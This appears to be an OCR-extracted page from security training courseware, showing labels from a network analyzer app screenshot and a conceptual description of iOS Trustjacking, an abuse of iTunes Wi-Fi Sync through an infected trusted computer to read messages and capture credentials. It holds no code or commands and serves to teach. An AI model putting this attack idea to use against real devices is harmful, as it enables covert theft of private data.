



traceroute & ping
server details
visual route
full IPv6 support
Route
Host Details
Visual Route
port scanner
ping statistics
DNS lookup
Ports
Ping Statistics
DNS
whois
query history
query options
Whois
Tools
Query

Figure 17.58: Screenshot of Network Analyzer Pro

iOS Trustjacking

- iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and **capture sensitive information** from a remote location without the victim's knowledge
- This vulnerability exploits the "**iTunes Wi-Fi Sync**" feature, where the victim connects their phone to any trusted computer that is already infected by an attacker


Victim with iOS device
Trusted computer (infected and controlled by an attacker)


Trust This Computer?

Your settings and data will be accessible from this computer when connected.

Trust
Don't Trust

iOS Trustjacking

iOS Trustjacking is a vulnerability that can be exploited by an attacker to read messages and emails and capture sensitive information such as passwords and banking credentials from a remote location without a victim's knowledge. This vulnerability exploits the "iTunes Wi-Fi Sync" feature whereby a victim connects his/her phone to any trusted computer (could be of a friend or any trusted entity) that is already infected by the attacker.


